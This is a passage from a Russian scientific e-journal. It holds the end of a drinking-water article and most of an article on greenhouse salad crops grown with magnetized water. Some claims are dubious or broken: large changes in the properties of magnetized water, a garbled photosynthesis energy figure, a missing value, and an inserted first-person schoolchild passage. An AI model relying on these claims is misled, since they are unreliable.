Исходя из лабораторной работы, в настоящее время водопроводную воду нельзя назвать питьевой, необходима ее доочистка до норм СанПиН 2.1.4.1116-02.

Представленный метод оценки качества питьевой воды позволяет оперативно определить степень минерализации воды, а так же показать наличие природных примесей и загрязнений.

Литература

1. Свитцов А.А. Введение в мембранную технологию: учеб. пособие. М.: ДеЛи Принт, 2007. С. 280
2. Свитцов А.А., Копылова Л.Е., Голованева Н.В. Особенности комбинированного реагентно-мембранного метода очистки минерализованных вод // Водоочистка. Водоподготовка. Водоснабжение. 2015. № 5 (89). С. 28-31.
3. Тимкин В.А., Лазарев В.А. Определение осмотического давления многокомпонентных растворов пищевой промышленности // Мембраны и мембранные технологии. 2015. Т. 5. № 1. С. 48.

4. Лазарев В.А., Мирошникова Е.Г. Разработка мембранной установки для доочистки и кондиционирования питьевой водопроводной воды по нормам Всемирной организации здравоохранения // Индустрия питания|Food Industry. 2019. Т. 4, № 3. С. 43–51. DOI 10.29141/2500-1922-2019-4-3-5

Literature

1. Swittsov A.A. Introduction to membrane technology: textbook. manual. Moscow: Delhi Print, 2007. p. 280
2. Swittsov A.A., Kopylova L.E., Golovanova N.V. Features of the combined reagent-membrane method of purification of mineralized waters // Water treatment. Water treatment. Water supply. 2015. No. 5 (89). pp. 28-31.
3. Timkin V.A., Lazarev V.A. Determination of osmotic pressure of multicomponent solutions of the food industry // Membranes and membrane technologies. 2015. Vol. 5. No. 1. p. 48.
4. Lazarev V.A., Miroshnikova E.G. Development of a membrane plant for post-treatment and conditioning of drinking tap water according to the standards of the World Health Organization // Food industry|Food Industry. 2019. Vol. 4, No. 3. pp. 43-51. DOI 10.29141/2500-1922-2019-4-3-5

©Цой П.С., 2022 // Научный сетевой журнал «Столыпинский вестник» №4/2022.

Для цитирования: Цой П.С. РАЗРАБОТКА ЭКСПРЕСС-МЕТОДА ОЦЕНКИ КАЧЕСТВА ПИТЬЕВОЙ ВОДЫ// Научный сетевой журнал «Столыпинский вестник» №4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 635.52: 635.074

**СОВЕРШЕНСТВОВАНИЕ ТЕХНОЛОГИИ ВЫРАЩИВАНИЯ
ЗЕЛЕННЫХ КУЛЬТУР НА РАССАДНО-САЛАТНЫХ КОМПЛЕКСАХ
ЗИМНИХ ТЕПЛИЦ**

**IMPROVING THE TECHNOLOGY OF GROWING GREEN CROPS FOR THE
SEEDLING AND SALAD COMPLEX OF WINTER GREENHOUSES**

Кокиева Г.Е., доктор технических наук, профессор кафедры «Информационных и цифровых технологии», Арктический агротехнологический университет, Россия, г. Якутск; Кафедра «Технический сервис в АПК и общетехнические дисциплины», факультет «Инженерный», Бурятская государственная сельскохозяйственная академия, Россия, г. Улан-Удэ

G.E. Kokieva, Doctor of Technical Sciences, Professor of the Department of Information and Digital Technologies, Arctic Agrotechnological University, Russia, Yakutsk; Department of "Technical Service in Agriculture and General Engineering disciplines", Faculty of Engineering, Buryat State Agricultural Academy, Russia, Ulan-Ude

Аннотация: В статье описывается технология возведения и совершенствование технологии выращивания зеленых культур на рассадно-

салатных комплексах зимних теплиц. Целью проекта является создание высокоэффективного и экологически чистого агропромышленного предприятия для производства зеленных культур на северо-востоке России при использовании новейших термоманнитных способов и устройств воздействия на окружающую среду. Проект связан с одним из прикладных направлений современной электротехнологии по разработке и внедрению способов и устройств и оптимального их применения для получения экологически безопасных продуктов растительного происхождения.

Abstract: The article describes the technology of construction and improvement of the technology of growing green crops in seedling and salad complexes of winter greenhouses. The aim of the project is to create a highly efficient and environmentally friendly agro-industrial enterprise for the production of green crops in the north-east of Russia using the latest thermomagnetic methods and environmental impact devices. The project is connected with one of the applied directions of modern electrical technology for the development and implementation of methods and devices and their optimal application for obtaining environmentally safe products of plant origin.

Ключевые слова: теплица, агропромышленная организация, трмоманнитный способ, окружающая среда.

Keywords: greenhouse, agro-industrial organization, thermomagnetic method, environment.

Растениеводство исторически всегда было неотъемлемой частью народного хозяйства России, обеспечивающей потребность в специфических видах продуктов питания, производство которых обусловлено суровыми природно-климатическими условиями, а также социально-экономическими и национальными особенностями северо-востока страны. Эта отрасль сельского хозяйства представляет собой сложную производственно-экономическую систему, нацеленную на удовлетворение потребностей населения в продуктах

питания. В сложившейся ситуации проблема стабилизации и возрождения отечественного северного растениеводства, повышения производства продукции отраслей является важной народнохозяйственной задачей России, связанной с дальнейшим сохранением продовольственной безопасности страны. Исследование и научное обоснование подходов к решению этой проблемы, разработка конкретных мероприятий по выходу отрасли из сложной ситуации имеют большое значение. Для увеличения производства продукции растениеводства необходимо рационально использовать имеющийся энергетический Республики Саха (Якутия). В связи с этим проблема внедрения и использования новейших разработок аппаратов терромагнитного воздействия на интенсивность развития растений является одной из актуальных проблем. Предлагаемый проект позволит решить экономически важную проблему эффективного использования электротехнологических новинок для увеличения растительного сырья в сельскохозяйственном производстве.

Для решения цели и задач исследований имеется учебно-научно-исследовательская лаборатория ФГБОУ ВО Арктический ГАТУ. В рамках проекта выполнены исследования по разработке терромагнитных аппаратов для интенсивного роста растений в условиях Крайнего Севера, изучить их действие, провести экспериментальные исследования в лабораторных и полевых условиях с помощью опытно-промышленной установки. В результате будут разработаны и внедрены экологически безопасные системы индуктивно-кондуктивного обогрева с одновременным омагничиванием грунта, орошаемой воды и воздуха зимних теплиц.

Цель: определить влияние магнита и омагниченной воды на рост салатных растений и на рост салатных культур.

Задачи: изучить влияние магнита и омагниченной воды на рост растений
Объект исследования : хлорофитум-растение семейства лилейных и лук.

Условия проведения исследования: одинаковая температура, одинаковая влажность, одинаковое освещение, одинаковый вид растения.

Залогом высокого урожая овощных растений является качественная подготовка их семян к посеву. Большинство огородников выращивает основные овощные культуры через рассаду, но нередко им приходится прибегать к высеву отдельных овощей семенами в закрытый или открытый грунт. В любом случае к предпосевной подготовке семян надо подойти очень тщательно, ведь известно, что «от плохого семени – не жди хорошего племени». При изучении темы «Прорастание семян» на уроках биологии, работая на пришкольном участке и домашнем огороде, я заинтересовалась вопросом повышения урожайности овощных культур через обработку посевного материала. К важнейшим показателям качества семян относят энергию прорастания, всхожесть. **Энергия прорастания** представляет собой способность семян быстро и дружно прорасти. **Всхожесть** определяют как отношение нормально проросших семян (за определенный срок при оптимальных условиях) к общему их количеству, взятому для проращивания. Прорастание семян – это переход от состояния покоя к росту зародыша и формирования проростка. Оно регулируется фитогормонами, которые переходят в активное состояние и перераспределяются между различными частями зародыша.

Современное общество предъявляет всё более высокие требования к техническим устройствам бытового и промышленного назначения, поэтому разработка и внедрение новых устройств, особенно электронагревательных, как важнейших для жизнедеятельности человека, является актуальной задачей. Внедрение электронагрева обуславливается и проблемой энергосбережения при производстве тепла на коммунально-бытовые нужды рассредоточенных потребителей. В сельской местности при существенной рассредоточенности агротехнического комплекса Якутии применение

системы электротеплоснабжения по сравнению с теплоснабжением от котельных на твердом топливе позволяет снизить энергозатраты на 30-40%.

Развитие ВЭУ(ветроэлектроустановок), других альтернативных источников электроэнергии также стимулирует использование электронагрева.

Известно, что около 85% грунтовых и подземных вод Российской Федерации, используемых в качестве питьевой, содержат избыток железа и солей кальция. Поэтому пресная вода, используемая в качестве питьевой, в большинстве регионов РФ не соответствует требованиям ГОСТ, предъявляемым к питьевой воде. Это в первую очередь относится к избыточному количеству железа и солей кальция. Проблема получения с помощью энергосберегающих устройств питьевой воды, имеющей необходимый уровень примесей, является актуальной. Вместе с тем, состав минералов в воде, необходимых для жизнедеятельности человека, должен быть сохранён при её обработке.

Одним из наиболее перспективных и экологически чистых способов нормализации свойств воды является ее обработка постоянным или переменным электромагнитным полем, приводящая концентрацию железа и железосодержащих примесей к уровню требуемых норм. В процессах магнитной обработки частицы, обладающие ферромагнитными свойствами, при достаточно неоднородном магнитном поле выполняют "транспортную" функцию, увлекая при осаждении другие примесные частицы и ионы, что обеспечивает глубокую очистку жидкости.

Решение проблемы накипеобразования оказалось возможным в новых системах нагрева, созданных на основе индукционного метода преобразования электрической энергии в тепловую.

При эксплуатации первых образцов нагревателей индуктивно-кондуктивного типа для систем отопления и горячего водоснабжения жилых зданий экспериментально обнаружено новое свойство создавать объёмную коагуляцию взвешенных в воде частиц и растворять ранее сформировавшиеся

отложения накипи на стенках трубопроводов и радиаторов. Совместное действие на воду теплового потока и электромагнитного поля обеспечивает условия объёмной коагуляции взвешенных в воде частиц без отложений и накипеобразования на нагревающих поверхностях. Продукты соединений различных химических элементов формируются в виде мелкодисперсного порошка в объеме жидкости без отложения накипи на внутренних поверхностях трубопроводов и радиаторов системы отопления и легко отделяются в отстойник. Одновременно с этим, во всей системе нагрева исключено формирование гальванических пар постоянного тока, способствующих возникновению коррозионных центров.

Это позволило сформировать гипотезу, что интенсивность объёмной коагуляции взвешенных в воде частиц будет увеличиваться при нагреве воды с одновременной обработкой сильными электромагнитными полями. Появляется возможность создания принципиально нового вида электротехнического оборудования — установок индуктивно-кондуктивного типа для переработки жидких промышленных отходов, опреснения воды (включая и морскую воду), удаления из воды накипеобразующих примесей при водоподготовке для использования в энергетике, обработке воды в пищевой промышленности при изготовлении напитков, в строительной индустрии (для приготовления бетонов) и других технических целей. Анализ технических особенностей нового оборудования индуктивно-кондуктивного типа позволяет сделать вывод, что задача оптимизации конструктивных решений установок индуктивно-кондуктивного типа для нагрева и омагничивания возможна путём исследования взаимосвязанных процессов нагрева жидкостей и одновременной обработки интенсивными электромагнитными полями.

Целью проекта является создание высокоэффективного и экологически чистого агропромышленного предприятия для производства зеленных культур на северо-востоке России при использовании новейших термомагнитных

способов и устройств воздействия на окружающую среду. В соответствии с этой целью формулируются следующие задачи:

- анализ конструкций аппаратов омагничивания воды;
- анализировать область применения устройств магнитной обработки воды;
- исследование метода расчета устройств омагничивания воды.
- выращивание культуры методом гидропоники, методом пропускания омагниченной воды в систему для взращивания.

Таким образом, используя сравнительно малую энергию постоянных магнитов можно существенно изменить структуру жидкости, осуществив фазовый переход второго рода, то есть без изменения агрегатного состояния жидкости.

Изменение некоторых базовых свойств воды в результате магнитной обработки:

Вязкость на 3-4%.

Поверхностное натяжение на 10-13%.

Электрическая проводимость на 7-26%.

Удельная теплоемкость на 3-4%.

Скрытая теплота парообразования на 10-40%.

Магнитная восприимчивость в 2-4раза.

В сельском хозяйстве омагниченная вода широко распространено именно в растениеводстве. Также ее применяют в животноводстве, птицеводстве и рыбоводстве.

Основной задачей при выращивании сельскохозяйственных культур является обеспечение их водой, особенно в регионах с засушливым климатом. Знание физиологических основ водного режима позволяет правильно разработать схемы обеспечения растений водой и подобрать необходимое оборудование для управления водоподачей. Усвоение воды растениями происходит на наноуровне разными структурами клетки. Вода является самым востребованным веществом, участвующем во всех физиологических

процессах. Вода связывает клетки и ткани организма в единое целое, участвует в построении и упорядочивании мембранных структур. Она является растворителем и участвует во многих биохимических процессах. При фотосинтезе она является донором электронов и протонов, используемых на восстановительные биосинтезы. Ее молекулы принимают участие в окислительных процессах [1-10].

В тканях растений омагниченная вода может находиться в свободном и связанном состояниях. Свободная вода отличается высокой подвижностью и не имеет каких-либо примесей. Связная вода имеет ограниченную подвижность и служит растворителем. Она связана осмотическими, коллоидными и капиллярными взаимодействиями. Количество связанных ионов с омагниченной водой в листьях может быть достаточно большим, на что указывает высокая водоудерживающая способность листьев.

У растений формируется связь между влагой в почве и внутри тканей. При недостатке воды в почве у растений начинается завядание, сопровождающееся целым рядом физиологических нарушений. У завядающих растений повышается температура листьев, ослабляется процесс фотосинтеза, ухудшается использование питательных веществ, задерживаются процессы роста. Даже кратковременное завядание не проходит для растения бесследно. Об этом наглядно свидетельствует тот факт, что обнаружившееся при завядании торможение роста оказывается довольно длительным; даже после возобновления нормального обеспечения водой этот процесс восстанавливается далеко не сразу. Согласно теории фотосинтетической продуктивности все процессы жизнедеятельности растения обеспечиваются энергией за счет фотосинтеза. Количественные характеристики этого процесса зависят от ряда факторов (температуры окружающей среды, светового режима и др.), но особое место занимает физиологическое состояние воды в тканях, так как ее молекулы участвуют в обеспечении атомами водорода. Исходным материалом для

процесса фотосинтеза служат 6 молекул углекислого газа, 12 молекул воды и 2826 единиц энергии (джоулей). Увеличение фотосинтетической активности овощных культур рассматривается как повышение их продуктивности. Величину чистой продуктивности фотосинтеза листьев салата латука и лука репчатого определяли в вариантах полива растений омагниченной и обычной водой. В среднем различия между сортами по величине чистой продуктивности фотосинтеза были невелики и составляли г/сутки. Однако у обоих изучаемых культур выявлено положительное влияние омагниченной воды на продуктивность фотосинтеза.

На рисунке 1 приведён чертеж расчетной конструктивной схемы устройства, содержащий тороидальный трансформатор с первичной обмоткой 1, намотанной на сердечник 2 из электротехнической стали. Концентрические электропроводящие цилиндры 3 и 4 образуют вторичную короткозамкнутую обмотку трансформатора. Цилиндр 3 электрически разделен на две части и соединен диэлектрической втулкой для герметизации пространства с жидкостью. Цилиндр 4 замыкает торцы цилиндра 3 и служит для создания вторичного контура и основного воздействующего магнитного потока на жидкость.

Трубки 5 охватывают магнитопровод 2 с обмоткой 1 и соединены с цилиндром 3 так, чтобы образовать замкнутый вторичный контур трансформатора. Патрубки 6 и 7 предназначены для подвода и отвода омагничиваемой жидкости.




Рисунок 1. конструктивная схема устройства омагничивания до модернизации

При работе устройство подключается к промышленной сети переменного тока. В магнитопроводе 2 появляется первичный переменный магнитный поток. Во вторичном контуре, образованном цилиндрами 3 и 4 наводится значительный индукционный ток. В пространстве между цилиндрами 3 и 4, заполненном жидкостью, создается мощное вторичное переменное магнитное поле. Напряженность этого поля направлено перпендикулярно движению жидкости, действие которого вызывает омагничивание воды. Максимальное значение магнитного поля в активной зоне определяется величиной тока (порядка нескольких килоампер) вторичной цепи и может достигать уровня 20 кА/м при современных материалах и требуемых скоростях потока жидкости.

Вторичное магнитное поле сосредоточено в пространстве между цилиндрами 3 и 4, заполненном жидкостью, и не нарушает состояние окружающего пространства. Это обстоятельство повышает электромагнитную совместимость устройства, снижает потери энергии и улучшает энергетические характеристики. Для эффективного функционирования устройства необходимо создать:

- равномерный уровень электромагнитных нагрузок по цилиндрическим слоям активной зоны намагничивания;
- максимально приблизить к единице коэффициент преобразования электроэнергии.

программа исследования

Дистиллированная вода под влиянием магнитного поля, приобретает особую структуру на уровне взаимодействия однородных молекул. Она из хаотичного перестраивается в структурное состояние, которое позволяет свободней и интенсивней проникать через каналы биологических мембран и оболочек.

Технология омагничивания воды для роста салатной культуры:

1. Вымачивание торфяных таблеток в воде (часть в обычной, часть в омагниченной);
2. Посадка семян в вымоченные торфяные таблетки;
3. Размещение таблеток с семенами в ячейки пластиковых лотков (лотки 54 ячейки, размеры 51 x 31 x 6 см.);
4. Загрузка лотков с семенами на стеллажи в камере проращивания (влажность свыше 90%, температура около 25°C, полная темнота. Габаритные размеры камеры 1,5 x 1,2 x 2,5 м.);
5. Через 3 суток пророщенные семена выкладываются на столы-ванны (основа деревянная с покрытием из ПВХ, ножки металлические, габаритные размеры 3 x 1,5 x 0,6 м; глубина 10 см. Имеется система полива и отвода воды);
6. Растения периодически поливаются водой с удобрениями (часть омагниченной водой, часть простой), периодичность зависит от скорости усваивания влаги растениями.
7. Освещение газоразрядными натриевыми лампами мощностью 400 Вт со световым потоком 46000 Лм периодически отключается для имитации смены времени суток

8. Омагничивание воды производится прокачкой воды через индуктивно-кондуктивный нагреватель с одновременным нагревом в течение 2-3 часов. Омагниченность воды держится в течение 72 часов. Мощность нагревателя 1 кВт, напряжение 220 В.

9. Для увлажнения воздуха в камере проращивания и в помещении применяется промышленный ультразвуковой увлажнитель воздуха ПУ-1200 УП мощностью 150 Вт и производительностью тумана 1,2 кг/ч

Следующее исследование заключалось в изучении влияния омагниченной воды на проращение набухших семян, рост и развитие растений гороха. Семена гороха после набухания в омагниченной воде (опыт) и отдельно в дистиллированной воде (контроль) были высажены в одной почве на подносе.

Всходы семян, набухшие в омагниченной воде, появились на 3-4 дня раньше, чем семена, находившиеся в дистиллированной воде, а также опытные ростки были ровнее и имели более развитый стебель и корневую систему, чем в контроле. Высушенные растения были разделены на составные части и взвешены на торсионных весах. Средняя масса стебля с листьями у растений из семян при осмосе омагниченной дистиллированной воды в 1,95 раза больше, чем у растений, выращенных при осмосе в дистиллированной воды. По массе корней разница составляет 2,24 раза, а по остаткам семян – 1,44 раза. Эти результаты согласуются с данными многих исследователей [1-22].

Для проращивания были взяты две группы семян салатной культуры – экспериментальную и контрольную, по 50 семян в каждой. Проращивали семена путем вымачивания торфяных таблеток в воде (часть в обычной, часть в омагниченной). Затем производили посадку семян в вымоченные торфяные таблетки. В пластиковые лотки (50 ячеек) размером 51 x 31 x 6 см размещали торфяные таблетки с семенами. Загрузка лотков с семенами производилась на стеллажи в камере проращивания (влажность свыше 90%, температура около 25°C, полная темнота. Габаритные размеры камеры 1,5 x 1,2 x 2,5 м.). Через 3

суток пророщенные семена выкладываются на столы-ванны (основа деревянная с покрытием из ПВХ, ножки металлические, габаритные размеры 3 x 1,5 x 0,6 м; глубина 10 см (организовали система полива и отвода воды). Растения периодически поливаются водой с удобрениями (часть омагниченной водой, часть простой), периодичность зависит от скорости усваивания влаги растениями. Освещение газоразрядными натриевыми лампами мощностью 400 Вт со световым потоком 46000 Лм периодически отключается для имитации смены времени суток. Омагничивание воды производилось прокачкой воды через индуктивно-кондуктивный нагреватель с одновременным нагревом в течение 2-3 часов. Омагниченность воды держится в течение 72 часов. Мощность нагревателя 1 кВт, напряжение 220 В.

Для увлажнения воздуха в камере проращивания и в помещении применяется промышленный ультразвуковой увлажнитель воздуха ПУ-1200 УП мощностью 150 Вт и производительностью тумана 1,2 кг/ч.

Технологическая схема линии гидропонной технологии на основе омагничивания воды (2-11)




Рисунок 2. 3D модель теплицы

- 1-Камера проращивания;
- 2,3-Лотки с пророщенными в камере роста семенами впоследствии выкладываются на специально изготовленные столы, габаритные размеры которых 3 x 1,5 x 0,6 м
- 4- Индуктивно-кондуктивный нагреватель
- 5- Емкость для «омагниченной» воды
- 6- Емкость для приготовления для приготовления питательных растворов (удобрения, подкормка и т.п.)
- 7-Емкость для «простой» воды



Рисунок 3. Торфяные таблетки



Рисунок 4. Стадии выращивания



Рисунок 5. Камера проращивания




Рисунок 6. Увлажнитель воздуха ПУ – 1200УП

Параметры температуры и влажности контролируются на выносном блоке управления, датчики температуры и влажности находятся внутри камеры




Рисунок 7.Блок управления




Рисунок 8.Лотки с пророщенными в камере роста семенами впоследствии выкладываются на специально изготовленные столы, габаритные размеры которых 3 x 1,5 x 0,6



Рисунок 9. Индуктивно-кондуктивный нагреватель мощностью 1 кВт, с напряжением 220 В.
Водяной контур находится между двумя катушками



Рисунок 10. Емкости для воды: Дальняя емкость для «омагниченной» воды, средняя для приготовления питательных растворов (удобрения, подкормка и т.п.), ближняя для «простой» воды



Рисунок 11. Газоразрядные натриевые лампы, мощностью 400Вт, световой поток 46000 Лм.

В таблицах 1-3 приведены экспериментальные данные.

Таблица 1-Результаты эксперимента

№п/п	Дни наблюдения, группа	(Всего семян/набухших семян)	(Всего семян/набухших семян)
1	Контрольная	50/22	50/28
2	экспериментальная	50/32	50/45




Рисунок 12. График сравнения контрольной и экспериментальной группы

(2 суток)

Таблица 2-Экспериментальные данные по проращению семян (кол-во шт.)

Дни Наблю- дения Группа	1 (Всего семян/ пророс- ших семян)	2 (Всего семян/ пророс- ших семян)	3 (Всего семян/ пророс- ших семян)	4 (Всего семян/ пророс- ших семян)	5 (Всего семян/ пророс- ших семян)	6 (Всего семян/ пророс- ших семян)
Контрольная	50/0	50/0	50/8	50/25	50/29	50/33
Эксперимен- тальная	50/0	50/3	50/13	50/38	50/40	50/45

Проращение семян (кол-во шт.)




Рисунок 13. График сравнения контрольной и экспериментальной группы

(5 суток)

Таблица 3- Экспериментальные данные по росту длины корешков проростков

